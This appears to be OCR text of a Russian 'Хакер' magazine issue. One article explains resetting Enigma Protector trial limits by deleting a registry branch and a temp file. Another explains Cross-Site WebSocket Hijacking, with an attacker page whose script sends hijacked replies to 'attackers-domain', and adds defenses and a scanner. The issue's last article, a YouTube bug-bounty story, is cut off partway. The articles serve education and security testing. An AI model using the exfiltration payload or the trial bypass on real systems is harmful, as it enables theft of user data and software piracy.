
Постоянным читателям «Хакера», знакомым с моей предыдущей статьей, могло показаться, что взлом защиты Enigma представляет собой какое-то архисложное действие, доступное лишь избранным специалистам, обладающими навыками работы с отладчиками и вооруженными специальными инструментами. Правильно показалось, именно такого эффекта я и собирался добиться. Однако я недаром делал оговорку о наличии слабых мест, которыми пользуются многочисленные сетевые авторы обучающих видео и «однокликовых утилит». Сегодня мы рассмотрим одно из таких слабых мест защиты Enigma — триальный режим.

INFO

Защищенные с помощью Enigma приложения можно дизассемблировать — об этом подробно рассказывалось в статье «Больше не энигма. Ломаем защиту приложений Enigma x64 актуальных версий».

Очень часто перед покупкой разработчики дают пользователю возможность поиграть с программой ограниченное время или определенное число запусков, чтобы он оценил все возможности софтины. И конечно же, защита Enigma имеет в своем джентльменском наборе такую фичу. Ленивые разработчики могут создавать триальные версии своих программ фактически нажатием одной кнопки. Однако такое доверие Enigma Protector может оказаться неоправданным, и сейчас я расскажу почему.


Для понимания процесса скачаем с официального сайта последнюю демоверсию защиты, благо они ее свободно раздают. Запустив программу, мы увидим в меню Settings вкладку Trial Control. Здесь находятся нужные нам разделы: Limitation by Executions Count (ограничение на количество запусков), Limitation by Days Count (ограничение на количество дней), Limitation of Execution Time (ограничение на количество программного времени) и Time Control (проверка мухлежа с переводом времени).



Вкладка Trial Control утилиты Enigma Protector

Особенности этих режимов заключаются в том, что при первом запуске программа «привязывается» к текущему моменту и ведет отсчет своей работы именно от него. Технология сброса подобного триала заключается в том, чтобы вернуть систему в состояние, предшествующее запуску, после чего программа будет стартовать как будто в первый раз после установки. Например, с режимом Limitation from Date till Date (ограничение на запуск в конкретный временной отрезок) такой номер не пройдет, поскольку приложение уже не привязано к моменту первого запуска. Защита проверяет лишь текущее системное время, независимо от того, запускалась программа до этого на данном компьютере или нет. Хотя, конечно, можно обмануть и этот метод защиты, сбросив триал (чтобы исключить запоминание текущего времени с целью обмануть Time Control, если этот режим также включен) и переведя часы на нужный временной интервал.

Однако хватит лирических отступлений, пора браться за дело! Давай защитим любое приложение, ограничив количество его запусков, а потом сбросим эту защиту. По счастью, разработчики Enigma и здесь пошли нам навстречу, бесплатно предоставив такую возможность в демоверсии своего протектора. Для этого открываем вкладку Limitation by Executions Count, устанавливаем верхний чекбокс и в окошке Maximal count of executions указываем нужное количество запусков (скажем, три).



Настраиваем ограничение на количество запусков

Теперь соберем защищенную версию программы, которая при каждом старте будет показывать пятисекундное окошко рекламы Enigma (что поделать, за халяву приходится платить) и считать запуски. Через три запуска вместо программы ты увидишь сообщение о превышении лимита, означающее, что халява закончилась.

Для начала попробуем пойти самым тернистым путем — попытаемся снять защиту совсем. Как я уже писал в предыдущей статье, программа, защищенная Enigma версии старше 4, просто не дампится. Вернее, дампится, но на выходе получается только слепок кода реализации защиты, который нам не сильно нужен. Попробуем разобраться, как сдампить программу руками, благо незащищенная версия у нас есть. Открыв исходную программу, мы увидим в ней 12 секций:

```
Name     VirtSize RVA      PhysSize Offset   Flag
.text    00E8CEBC 00001000 00E8D000 00001000 60D00060
.data    000103F8 00E8E000 00010400 00E8E000 C0700040
.rdata   003C0A80 00E9F000 003C0C00 00E9E400 40600040
.qtmetad 00000620 01260000 00000800 0125F000 40600040
.eh_fram 002B5648 01261000 002B5800 0125F800 40300040
.bss     00003AC0 01517000 00000000 00000000 C0600080
.edata   00000E04 0151B000 00001000 01515000 40300040
.idata   000055C4 0151C000 00005600 01516000 C0300040
.CRT     00000038 01522000 00000200 0151B600 C0300040
.tls     00000008 01523000 00000200 0151B800 C0300040
.rsrc    000428B0 01524000 000428B0 0151BA00 C0300040
.reloc   00062CFC 01567000 00062E00 0155E400 42300040
```

В защищенной программе эти секции тоже присутствуют, правда без названий, флагов и в зашифрованном виде:

```
1   00E8D000 00001000 0061CC00 00000600 E0000040
2   00011000 00E8E000 00001A00 0061D200 E0000040
3   003C1000 00E9F000 001E8E00 0061EC00 E0000040
4   00001000 01260000 00000200 00807A00 E0000040
5   002B6000 01261000 000BFA00 00807C00 E0000040
6   00004000 01517000 00000000 00000000 C0600080
7   00001000 0151B000 00000000 008C7600 E0000040
8   00006000 0151C000 00000800 008C7600 E0000040
9   00001000 01522000 00000200 008C7E00 E0000040
10  00001000 01523000 00000000 008C8000 E0000040
11  00043000 01524000 00000000 008C8000 E0000040
12  00063000 01567000 00000000 008C8000 E0000040
```

То, что они зашифрованы, — еще полбеды, поскольку по мере загрузки секции расшифровываются: в этом мы можем убедиться, «всплыв» отладчиком во время работы уже загруженной программы. Однако здесь нас ожидает неприятный сюрприз — жизненно необходимые нам секции импорта и экспорта (в нашем примере `.edata` и `.idata`) заполнены нулями. Зловредная Enigma очищает их после загрузки приложения в память, чтобы осложнить нам жизнь. В принципе, таблица экспорта у нас есть, но импорт, оригинальные названия и флаги секций отсутствуют, не говоря уже о точке входа в приложение.

Как ни крути, а придется лезть в виртуальную машину. Заодно посмотрим, как она выглядит в 32-битной версии (в прошлой статье была описана 64-битная реализация). Уже при попытке сдампить приложение мы с огорчением обнаружим, что при данном способе защиты из нее уже не торчат уши интерпретатора в виде экспортируемых символов, — интерпретатор придется искать самим. Загрузив программу в отладчик (не забываем о ScyllaHide) и тупо запустив, с ходу спотыкаемся о первую попытку исключения на одной из двух рогаток:

```
01AF05A5  div eax     ; <---------------------- Деление на ноль
01AF05A7  call 1B04618
01AF05AC  xor eax,eax
01AF05AE  pop edx
01AF05AF  pop ecx
01AF05B0  pop ecx
01AF05B1  mov dword ptr fs:[eax],edx
01AF05B4  jmp 1AF05EB
01AF05B6  jmp 1A108B4
01AF05BB  call 1A10C1C
01AF05C0  jmp 1AF05EB
01AF05C2  xor eax,eax
01AF05C4  push ebp
01AF05C5  push 1AF05E1
01AF05CA  push dword ptr fs:[eax]
01AF05CD mov dword ptr fs:[eax],esp
01AF05D0  ud2     ; <---------------------------- Недопустимая
инструкция
01AF05D2  call 1B04618
01AF05D7  xor eax,eax
01AF05D9  pop edx
01AF05DA  pop ecx
01AF05DB pop ecx
01AF05DC mov dword ptr fs:[eax],edx
01AF05DF  jmp 1AF05EB
```

Игнорируем их: они нам не мешают, даже наоборот. Ибо, провалившись в следующий за ними вызов, в паре шагов мы обнаруживаем знакомую нам по предыдущей статье связку

```
push 7E7D14B3
jmp.1B91420
```

Мы нашли адрес 32-битного интерпретатора шитого кода 32-битной виртуальной машины, аналогичной той, что я описал в предыдущей статье. Здесь он выглядит вот так:

```
pushad
pushfd
mov dl,1
mov esi,0
lea edi,dword ptr ds:[esi+1B937E4]
lea edi,dword ptr ds:[edi]
mov ecx,1
xor eax,eax
lock cmpxchg dword ptr ds:[edi],ecx
je 1B9144D
cmp dl,byte ptr ds:[1B937E0]
je 1B91422
inc dl
add esi,64
jmp 1B91429
lea eax,dword ptr ds:[esi+1B937E4]
lea eax,dword ptr ds:[eax+10]
mov ecx,dword ptr ss:[esp]
...
```

Далее, с использованием уже знакомого нам способа, ставим на него условную точку останова с печатью в лог `{RAX} {[RSP]}`. Нам предстоит анализировать логи и искать развилки в виртуальном коде на предмет экспирации триала или наличия уже расшифрованной, но еще не обнуленной секции импорта.

Процесс непростой, и осложняется он еще и тем, что актуальная Enigma, как и любая взрослая виртуализированная защита, вдобавок профилирует время работы отдельных участков виртуального кода. То есть нельзя просто так взять и включить логирование с самого начала первого запуска виртуальной машины и получить полный листинг ее вызовов до загрузки приложения. В этом случае в определенный момент защита обнаружит наличие точки останова и выкинет ошибку `Internal Protection Error, please contact to author!`. Поэтому надо отслеживать в виртуальном коде критические точки таких проверок и аккуратно обходить их. Возможно, я когда-нибудь расскажу и об этом. Но в начале статьи я, кажется, обещал раскрыть простой способ?

Ты будешь смеяться, но, чтобы заставить программу заработать вновь, нам не понадобится даже отладчик. Что нам потребуется, так это Process Monitor (ProcMon можно бесплатно скачать с сайта Microsoft) и встроенный редактор реестра RegEdit.

Чтобы отследить, куда Enigma прячет свои данные, запускаем ProcMon в момент старта защищенной программы на компьютере. Если мы предусмотрительные, то делаем это при первом запуске, если нет и мы проморгали этот трогательный момент — тоже не беда. ProcMon, по своему обыкновению, вываливает огромнейший список всевозможных системных вызовов, непрерывно удлиняющийся с каждой секундой, и, кажется, разобраться в нем нет никакой возможности. Не спасает даже то, что, притормозив программу, мы ставим фильтр на обращения к реестру и файловой системе исключительно от нашего приложения.

Но если мы выполним в этом списке поиск по слову Enigma, произойдет чудо! Пошуршав несколько секунд байтами, Process Monitor находит ближе к середине списка обращение к ветке реестра:

```
HKCU\Software\Enigma Protector\29AEB4A0365755F6-
B862CAE984EA4D0E\02F01F553A112DCE-00C9DB38C18D5FD1
```

Причем при первом запуске нашей программы ветка создается, а при повторных — читается. Не веря своим глазам (неужели все так просто?), открываем редактор реестра и аккуратно выпиливаем данную ветку (в каталоге `Enigma Protector` может оказаться много подобных веток для других программ, тоже защищенных «Энигмой», их мы не трогаем).

Перезапускаем программу, и тут нас подстерегает облом — снова сообщение о истекшем количестве запусков. Лезем в реестр: убитая ветка опять на своем месте. Что ж, снова убиваем, ее запускаем ProcMon и программу — ага, пытается обратиться к убитой ветке, обламывается, и сразу вслед за этим происходит обращение к файлу `C:\Users\Username\AppData\Local\Temp\80EB2F5C`. Странный файл, расположенный во временном каталоге, размер 14 байт.

Пробуем удалить его вместе с веткой, и — бинго! Триал-версия софтины, как ни в чем не бывало, запускается и прекрасно работает. Поэкспериментировав с разными триалами на разных программах, мы видим, что, несмотря на свою дубовость, способ получился универсальным. Хотя названия ветки реестра и файла Enigma генерирует все время новые, для каждой программы они одни и те же. То есть достаточно первый раз их определить, и можно смело в пакетном режиме убивать их перед запуском защищенной программы. Трудно поверить, но надо признаться, что все довольно просто.

Выводы из всего описанного здесь напрашиваются элементарные: даже очень популярный и навороченный инструмент защиты исполняемых файлов может использовать довольно примитивные методы работы. Которые запросто можно сломать при помощи ~~лома и кувалды~~ парочки бесплатных утилит и природной смекалки.

CROSS-SITE WEBSOCKET HIJACKING

РАЗБИРАЕМСЯ, КАК РАБОТАЕТ АТАКА НА WEBSOCKET

Впервые об уязвимости Cross-Site WebSocket Hijacking (CSWSH) я узнал из статьи Кристиана Шнайдера и выступления Михаила Егорова, но не обратил на нее внимания. Позже, читая репорт на HackerOne, оцененный в 800 долларов, понял, что хочу разобраться. На просторах Рунета подробного описания CSWSH не нашлось, и я решил написать его самостоятельно.

Андрей Балабанов
Главный инженер Центра компетенций по защите АРМ и серверов Сбербанка

В этой статье мы разберем протокол WebSocket, подробно остановимся на уязвимости CSWSH — насколько она распространена в открытом интернете. Для тех, кто дочитает до конца, я приготовил бонус в виде утилиты cswsh-scanner, с помощью которой ты можешь проверить свои приложения, работающие с WebSocket, либо попытать удачи на баг-баунти.

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

ОПИСАНИЕ ПРОТОКОЛА

Итак, что такое WebSocket? Википедия дает следующее определение: «WebSocket — протокол связи поверх TCP-соединения, предназначенный для обмена сообщениями между браузером и веб-сервером в режиме реального времени». В отличие от синхронного протокола HTTP, построенного по модели «запрос — ответ», WebSocket полностью асинхронный и симметричный. Он применяется для организации чатов, онлайн-табло и создает постоянное соединение между клиентом и сервером, которое обе стороны могут использовать для отправки данных.


Протокол WebSocket определен в RFC 6455. Для протокола зарезервированы две URI-схемы:

- для обычного соединения: `ws://host[:port]path[?query]`;
- для соединений через туннель TLS: `wss://host[:port]path[?query]`.

WebSocket достаточно распространен в современной веб-разработке, есть поддержка во всех популярных языках программирования и браузерах. Его используют в онлайн-чатах, досках объявлений, веб-консолях, приложениях трейдеров. С помощью поисковика shodan.io можно с легкостью найти приложения на WebSocket, доступные из интернета. Достаточно сформировать простой запрос. Я не поленился и сделал:

> Search for Sec-WebSocket-Version HTTP/1.1 400 Bad Request returned 55,461 results on 10-05-2020

В результате нашлось 55 тысяч адресов с обширной географией.



WebSocket в мире

УСТАНОВКА СОЕДИНЕНИЯ

Разберем теперь, как работает WebSocket. Взаимодействие между клиентом и сервером начинается с рукопожатия. Для рукопожатия клиент и сервер используют протокол HTTP, но с некоторыми отличиями в формате передаваемых сообщений. Не соблюдаются все требования к HTTP-сообщениям. Например, отсутствует заголовок `Content-Length`.

Для начала клиент инициирует соединение и отправляет запрос серверу:

```
GET /echo HTTP/1.1
Host: localhost:8081
Sec-WebSocket-Version: 13
Origin: http://localhost:8081
Sec-WebSocket-Key: dGhlIHNhbXBsZSBub25jZQ==
Connection: keep-alive, Upgrade
Upgrade: websocket
```

Заголовки `Sec-WebSocket-Version`, `Sec-WebSocket-Key`, `Connection: Upgrade` и `Upgrade: websocket` обязательны, иначе сервер возвращает статус `HTTP/1.1 400 Bad Request`. Сервер отвечает на запрос клиента следующим образом:

```
HTTP/1.1 101 Switching Protocols
Upgrade: websocket
Connection: Upgrade
Sec-WebSocket-Accept: s3pPLMBiTxaQ9kYGzzhZRbK+xOo=
```

Заголовок `Sec-WebSocket-Key` формируется клиентом как случайное 16-байтовое значение, закодированное в Base64. Вариант формирования заголовка на Go:

```
func generateChallengeKey() (string, error) {
  p := make([]byte, 16)
  if _, err := io.ReadFull(rand.Reader, p); err != nil {
    return "", err
  }
  return base64.StdEncoding.EncodeToString(p), nil
}
```


Заголовок `Sec-WebSocket-Accept` в ответе формируется по следующему алгоритму. Берется строковое значение из заголовка `Sec-WebSocket-Key` и объединяется с GUID `258EAFA5-E914-47DA-95CA-C5AB0DC85B11`. Далее вычисляется хеш SHA-1 от полученной в первом пункте строки. Хеш кодируется в Base64. Вариант формирования заголовка на Go:

```
const GUID = "258EAFA5-E914-47DA-95CA-C5AB0DC85B11"

func computeAcceptKey(challengeKey string) string {
  h := sha1.New()
  h.Write([]byte(challengeKey + GUID))
  return base64.StdEncoding.EncodeToString(h.Sum(nil))
}
```

Заголовки `Sec-WebSocket-Key` и `Sec-WebSocket-Accept` не используются для авторизации и поддержки сессий, они служат для того, чтобы стороны убедились, что запрос и ответ относятся к протоколу WebSocket. Это помогает гарантировать, что сервер не принимает от клиентов запросы, не относящиеся к WebSocket.

Также RFC 6455 предполагает, что `Sec-WebSocket-Key` должен быть выбран случайным образом для каждого соединения. Это означает, что любой кешированный результат от прокси-сервера будет содержать невалидный `Sec-WebSocket-Accept` и, следовательно, рукопожатие провалится вместо непреднамеренного чтения кешированных данных. Для успешного завершения рукопожатия клиент проверяет значение `Sec-WebSocket-Accept` и ожидает статус-код `101 Switching Protocols`. После того как рукопожатие выполнено, первоначальное соединение HTTP заменяется соединением по WebSocket, которое использует то же соединение TCP/IP. На этом этапе любая из сторон может начать отправку данных.

Для мониторинга трафика WebSocket удобно использовать «Инструменты разработчика», доступные, к примеру, в Chrome.




WebSocket в «Инструментах разработчика»

ПЕРЕДАЧА ДАННЫХ

Как в WebSocket передаются сообщения? Данные по протоколу WebSocket передаются как последовательность фреймов. Фрейм имеет заголовок, в котором содержится следующая информация:

- фрагментировано ли сообщение;
- тип передаваемых данных — all code;
- подвергалось ли сообщение маскировке — флаг маски;
- размер данных;
- ключ маски (32 бита);
- другие управляющие данные (ping, pong...).

Формат фрейма представлен на рисунке.



Формат фрейма WebSocket

Все сообщения, посылаемые клиентом, должны маскироваться. Пример отправки тестового сообщения «Hello world!» клиентом (данные из tcpdump):

```
Fin: True
Reserved: 0x0
Opcode: Text (1)
Mask: True
Payload length: 12
Masking-Key: a2929b01
Payload: eaf7f76dcdb2ec6ed0feff20
```

Маскировка производится обычным XOR с ключом маски. Клиент должен менять ключ для каждого переданного фрейма. Сервер не должен маскировать свои сообщения. Пример отправки тестового сообщения «Hello world!» сервером:

```
Fin: True
Reserved: 0x0
Opcode: Text (1)
Mask: False
Payload length: 12
Payload: 48656c6c6f20776f726c6421
```

Маскировка передаваемых сообщений некриптостойкая, чтобы обеспечить конфиденциальность, для WebSocket следует использовать протокол TLS и схему WSS.

КАК РАБОТАЕТ УЯЗВИМОСТЬ

С протоколом разобрались, самое время перейти к CSWSH. Протокол WebSocket использует Origin-based модель безопасности при работе с браузерами. Другие механизмы безопасности, например SOP (Same-origin policy), для WebSocket не применяются. RFC 6455 указывает, что при установке соединения сервер может проверять Origin, а может и нет:

> *Поле заголовка Origin в рукопожатии клиента означает происхождение скрипта, который устанавливает соединение. Origin сериализуется через ASCII и конвертируется в нижний регистр. Сервер МОЖЕТ использовать эту информацию при принятии решения о том, принимать ли входящее соединение. Если сервер не проверяет Origin, он будет принимать соединение откуда угодно. Если сервер решает не принимать соединение, он ОБЯЗАН вернуть соответствующий номер ошибки HTTP (то есть 403 Forbidden) и отменить рукопожатие по WebSocket, описанное в этой секции.*

Уязвимость CSWSH связана со слабой или невыполненной проверкой заголовка Origin в рукопожатии клиента. Это разновидность уязвимости подделки межсайтовых запросов (CSRF), только для WebSocket. Если приложение WebSocket использует файлы cookie для управления сеансами пользователя, злоумышленник может подделать запрос на рукопожатие с помощью атаки CSRF и контролировать сообщения, отправляемые и получаемые через соединение WebSocket.

Страница злоумышленника может затем отправлять произвольные сообщения на сервер через соединение и считывать содержимое сообщений, полученных обратно с сервера. Это означает, что, в отличие от обычной CSRF, злоумышленник получает двустороннее взаимодействие со скомпрометированным приложением.

Успешная атака CSWSH позволяет злоумышленнику:

1. Выполнять несанкционированные действия, маскируясь под пользователя-жертву. Как и в случае обычной CSRF, злоумышленник может отправлять произвольные сообщения в серверное приложение. Если оно использует сгенерированные клиентом сообщения WebSocket для выполнения конфиденциальных действий, то злоумышленник может сгенерировать подходящие междоменные сообщения и инициировать эти действия.
2. Получить конфиденциальные данные, к которым пользователь может иметь доступ. В отличие от обычной CSRF, межсайтовый захват WebSocket дает злоумышленнику двустороннее взаимодействие с уязвимым приложением через подконтрольный WebSocket. Если приложение использует сгенерированные сервером сообщения WebSocket для возврата любых конфиденциальных данных пользователю, то злоумышленник может перехватить эти сообщения и данные пользователя-жертвы.

CSWSH В ТЕСТОВОЙ СРЕДЕ

Рассмотрим атаку CSWSH на примере уязвимого приложения `wss://echo.websocket.org`. Схема атаки выглядит следующим образом.

Атака Cross-Site WebSocket Hijacking

Разберем по шагам. Далее будут приведены сообщения в формате HTTP, полученные на каждом этапе.

Жертва в браузере открывает подконтрольный злоумышленнику сайт:

```
GET / HTTP/1.1
Host: attackers-domain
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:75.0)
Gecko/20100101 Firefox/75.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/
webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Pragma: no-cache
Cache-Control: no-cache
```

Получает от сайта страницу с вредоносным содержимым:

```
HTTP/1.1 200 OK
Host: attackers-domain
Date: Tue, 28 Apr 2020 16:41:03 +0000
Connection: close
X-Powered-By: PHP/7.1.33
Content-type: text/html; charset=UTF-8

<!DOCTYPE html>
<html>
<body>
  <script>
    websocket = new WebSocket('wss://echo.websocket.org');
    websocket.onopen = start
    websocket.onmessage = handleReply
    function start(event) {
      websocket.send("attackers-message");
    }
    function handleReply(event) {
      fetch('http://attackers-domain/', {method:'POST',mode:'no-cors'
,body:event.data})
    }
  </script>
</body>
</html>
```

Браузер жертвы выполняет скрипт и устанавливает соединение с WebSocket-приложением `ws://echo.websocket.org` в контексте жертвы, передавая значение cookie:

```
GET / HTTP/1.1
Host: echo.websocket.org
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:75.0)
Gecko/20100101 Firefox/75.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Sec-WebSocket-Version: 13
Origin: http://attackers-domain
Sec-WebSocket-Key: twWJRgpy7uu5K9RlQCykJQ==
DNT: 1
Connection: keep-alive, Upgrade
Cookie: SESSIONID=bigsecret
Pragma: no-cache
Cache-Control: no-cache
Upgrade: websocket
```

Приложение принимает заголовок Origin `http://attackers-domain` и открывает новое соединение WebSocket, связанное с кукой `SESSIONID=bigsecret`:

```
HTTP/1.1 101 Web Socket Protocol Handshake
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: content-type
Access-Control-Allow-Headers: authorization
Access-Control-Allow-Headers: x-websocket-extensions
Access-Control-Allow-Headers: x-websocket-version
Access-Control-Allow-Headers: x-websocket-protocol
Access-Control-Allow-Origin: http://attackers-domain
Connection: Upgrade
Date: Tue, 28 Apr 2020 16:30:53 GMT
Sec-WebSocket-Accept: dLe0PXjy/nj7MF8Idif/PLQLNM0=
Server: Kaazing Gateway
Upgrade: websocket
```

Злоумышленник отправляет от лица жертвы сообщение attackers-message.

От приложения, отвечающего за WebSocket, приходит ответное сообщение. Поскольку наше приложение — это эхо-сервер, ответ тоже будет attackers-message.

На заключительном этапе ответ от сервера пересылается на подконтрольный злоумышленнику домен:

```
POST / HTTP/1.1
Host: attackers-domain
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:75.0)
Gecko/20100101 Firefox/75.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://attackers-domain/
Content-Type: text/plain;charset=UTF-8
Origin: http://attackers-domain
Content-Length: 17
DNT: 1
Connection: close
Pragma: no-cache
Cache-Control: no-cache
attackers-message
```

СОЗДАНИЕ УТИЛИТЫ CSWSH-SCANNER

На основе методологии OWASP я разработал на Go утилиту cswsh-scanner, ты можешь найти ее на моем GitHub. Можешь подключить ее модулем в свой проект или запустить вариант для командной строки. Утилита тестирует рукопожатие с сервером: пытается установить соединение с «поддельным» заголовком Origin (не совпадает location сервера). Сервер в таком случае не должен установить соединение и вернуть статус-код 403.

Установка утилиты:

```
$ go get -v -u github.com/ambalabanov/cswsh-scanner/...
```

Адреса для тестов задаются через stdin, возможно выставить свое значение заголовка Origin. Поддерживается многопоточность и socket.io.

```
$ cswsh-scanner -h
Usage of cswsh-scanner:
  -o string
      Origin (default "http://hacker.com")
  -s Socket.IO
  -v Verbose output
  -w int
    Number of workers (default 1)
```

Для примера просканируем уже известное нам приложение `ws://echo.websocket.org`. Вывод сканера:

```
$ cswsh-scanner
ws://echo.websocket.org
true,ws://echo.websocket.org
wss://echo.websocket.org
true,wss://echo.websocket.org
```

CSWSH В «ДИКОЙ ПРИРОДЕ»

Чтобы оценить, насколько распространена уязвимость CSWSH, можно запустить сканер на произвольной выборке WebSocket-приложений из shodan.io. Я протестировал на выборке из 1000 адресов (файл input.txt):

```
$ grep wss:// input.txt | wc -l
   1000
```

С помощью cswsh-scanner проведено тестирование:

```
$ cat input.txt| cswsh-scanner -w 100 | grep true | wc -l
    48
```

Результат впечатляет: 4,8% сервисов из выборки потенциально уязвимы к CSWSH и принимают запрос на рукопожатие с произвольным заголовком Origin. А это значит, что разработчики приложения либо администраторы серверов не оценили опасность CSWSH и не приняли меры, чтобы защититься от нее.

ЗАЩИТА ОТ CSWSH

Защититься от CSWSH можно двумя способами:

- проверять заголовок Origin запроса на рукопожатие WebSocket на сервере;
- использовать индивидуальные случайные токены (например, CSRF-токены) в запросе на рукопожатие и проверять их на сервере.

Иногда защита от CSWSH уже встроена в библиотеки, но далеко не всегда. Пример того, как реализована защита от CSWSH в фреймворке Gorilla WebSocket:

```
// checkSameOrigin returns true if the origin is not set or is equal
to the request host.
func checkSameOrigin(r *http.Request) bool {
  origin := r.Header["Origin"]
  if len(origin) == 0 {
    return true
  }
  u, err := url.Parse(origin[0])
  if err != nil {
    return false
  }
  return equalASCIIFold(u.Host, r.Host)
}
```


Проверка Origin включена по умолчанию: сравниваются значения заголовков Host и Origin из запроса рукопожатия.

ВЫВОДЫ

Уязвимость Cross-Site WebSocket Hijacking относится к классу CSRF для WebSocket. Она проста в эксплуатации и защите. При определенных обстоятельствах (зависит от бизнес-логики приложения) может привести к серьезным последствиям. Но разработчики уделяют ей мало внимания, и, как показывает сканирование, CSWSH — довольно распространенная уязвимость в приложениях, использующих WebSocket.

ВАМ ТРУБА!

КАК НЕЗАВИСИМЫЙ ИССЛЕДОВАТЕЛЬ ВЗЛОМАЛ YOUTUBE




Валентин Холмогоров
valentin@holmogorov.ru

Если ты когда-нибудь заливал на YouTube приватное видео и подумывал, что оно может все равно стать достоянием общественности, то находка независимого багхантера Давида Шюца (David Shütz) усилит твои опасения. Шюц нашел несколько способов получить доступ к приватным видео на YouTube и извлечь инфу из аккаунта. Мы расскажем о том, какие баги сервиса к этому привели.

КАК УКРАСТЬ ПРИВАТНОЕ ВИДЕО

В декабре 2019 года в ходе работы по программе багбаунти Google Vulnerability Reward Program (VRP) Давид Шюц заинтересовался возможностью просмотра приватных видео на YouTube. В настройках каждого загруженного на видеохостинг ролика пользователь должен указать параметры доступа к нему. Всего предусмотрено три варианта:

1. «Открытый доступ» (видео доступно всем без исключения и свободно индексируется поисковыми системами).
2. «Доступ по ссылке» (для просмотра ролика нужно перейти на сайт YouTube по специальной ссылке).
3. «Ограниченный доступ» (контент видят только отдельные зарегистрированные пользователи, которых отметил владелец аккаунта).




Настройки YouTube позволяют ограничить доступ к контенту

Самая интересная, с точки зрения хакера, безусловно, третья категория видеороликов. В попытке просмотреть загруженное им на собственный аккаунт видео со статусом «Ограниченный доступ» из-под другой учетки Давид щелкал по всем кнопкам и ссылкам на сайте видеохостинга и пытался всячески модифицировать URL ролика. Но попытки оказывались тщетными: YouTube с завидным упорством возвращал сообщение об ошибке доступа.

Тогда исследователь решил пойти обходным путем. Он руководствовался простой идеей, которую часто берут на вооружение пентестеры: если основной сервис в достаточной степени защищен от компрометации, могут отыскаться связанные с ним сторонние сервисы, использующие его API, или ресурсы, у которых дела с безопасностью обстоят не так хорошо. В качестве цели он выбрал сервис контекстной рекламы Google Ads.

